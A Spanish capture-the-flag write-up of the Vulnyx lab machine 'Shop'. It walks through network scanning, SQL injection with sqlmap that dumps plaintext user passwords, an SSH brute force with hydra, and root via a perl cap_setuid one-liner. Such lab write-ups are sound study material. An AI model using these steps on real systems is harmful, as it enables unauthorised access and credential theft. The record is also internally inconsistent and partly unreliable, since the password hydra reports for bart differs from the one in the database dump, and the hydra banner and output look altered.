

# Máquina Shop (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 27 julio



Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:38:8a:32	1	60	PCS Systemtechnik GmbH
10.0.2.5	08:00:27:e6:e1:cd	1	60	PCS Systemtechnik GmbH

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.5

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.5
```

```
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.282 ms

— 10.0.2.5 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.282/0.282/0.282/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

```
$ nmap -Pn 10.0.2.5 -sVC
```

```


Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-26 19:53 CEST
Nmap scan report for 10.0.2.5
Host is up (0.00023s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
|_ ssh-hostkey:
|   2048 ce:24:21:a9:2a:9e:70:2a:50:ae:d3:d4:31:ab:01:ba (RSA)
|   256 6b:65:3b:41:b3:63:0b:12:ba:d3:69:ac:14:de:39:7f (ECDSA)
|_ 256 04:cb:d9:9b:40:cc:28:58:fc:03:e7:4f:f7:6a:e5:72 (ED25519)
80/tcp    open  http
|_ http-title: VulNyx Shop
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:E6:E1:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.53 seconds

```

Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22** y **80**.

Comprobamos que es lo que corre en el puerto 80.



A continuación, realizamos con la herramienta **FFUF** un fuzzing web, para ello ejecutamos el siguiente comando:

```
$ ffuz -u http://10.0.2.5:80/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
```

```


fonts
administrator

```

Encontramos el directorio **administrator**.

Accedemos al directorio y nos encontramos con un login, comprobamos con un **admin|admin** dándonos un error.

A continuación, arrancamos la herramienta **burpsuite** para interceptar la petición.



Podemos comprobar si el formulario es vulnerable a **SQL Injection**, para ello copiamos la petición a un archivo (**sqli.txt**).

A continuación, con la herramienta **sqlmap** ejecutamos el siguiente comando para ver las bases de datos:

```
$ sqlmap -r sqli.txt --dbs
```

```
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
```

Atacamos a la base de datos **Webapp** para ver las tablas, para ello ejecutamos el siguiente comando:

```
$ sqlmap -r sqli.txt -D Webapp --tables
```

```
Users
Database: Webapp
[1 table]
+-----+
| Users |
+-----+
```

Volvemos a atacar la base de datos para ver los registros en la tabla **Users**, para ello ejecutamos el siguiente comando:

```
$ sqlmap -r sqli.txt -D Webapp -T Users --dump
```

```
Database: Webapp
Table: Users
[4 entries]
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1  | peter123! | peter   |
| 2  | mikeblabla | mike    |
| 3  | b4rtp0w4  | bart    |
| 4  | liam@nd3rs0n | liam    |
+----+-----+-----+
```

Copiamos los usuarios en un archivo (**user.txt**) y lo mismo con las contraseñas en un archivo (**pass.txt**).

Con la herramienta **hydra** realizamos un ataque a ssh para comprobar si algunos de los usuarios junto con su contraseña es válido para conectarnos a la Máquina Víctima via ssh, para ello ejecutamos el siguiente comando:

```
$ hydra -L user.txt -P pass.txt ssh://10.0.2.5 -T 64 -I
```

```
Hydra 9.9.9 (1) 2023 by van Haften/0x0, 0 David MacIsaac - Please do not use on military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhaften-thc/thc-hydra) starting at 2025-07-26 22:12:49
[WARNING] Run the configuration limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[INFO] max 10 tasks per 1 server, using 10 tasks, 10 login tries (11/loop), 1 try per task
[INFO] attacking ssh://10.0.2.5:22/
[2][task] host: 10.0.2.5, login: bart, password: bartblabla
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhaften-thc/thc-hydra) finished at 2025-07-26 22:12:50
```

A continuación nos conectamos por ssh, para ello ejecutamos el siguiente comando:

```
$ ssh bart@10.0.2.5
```

```
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:687Eq7tDKYRhgb51Uux8ClZm4njvA+jpdW3lVy6PPK4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
bart@10.0.2.5's password:
bart@shop:~$
```

Una vez dentro, con el script **Linpeas.sh** buscaremos opciones para escalar privilegios, previamente lo descargamos en la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```

Lo ejecutamos, para ello ejecutamos los siguientes comandos:

```
$ chmod +x linpeas.sh
```

```
$ ./linpeas.sh
```

```
Files with capabilities (limited to 50):
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/perl = cap_setuid+ep
```

Como podemos comprobar el binario **perl** tiene la capabilities **cap\_setuid** siendo posible utilizarlo como una puerta trasera para mantener el acceso privilegiado manipulando su UID del proceso, por lo tanto nos vamos a la página **gtfobins** a mirar el payload para así explotarla.

### Capabilities

If the binary has the Linux **CAP\_SETUID** capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl
./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

Lo podemos ejecutar directamente o en un script:

```
$ ./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

¡¡¡Ya somos **root**!!!

Ya podemos leer las flags de **user** y **root**.

```
# cat user.txt
598a05f84190e32
# cd /root
# cat root.txt
1c4cddb6c20e0e7
#
```

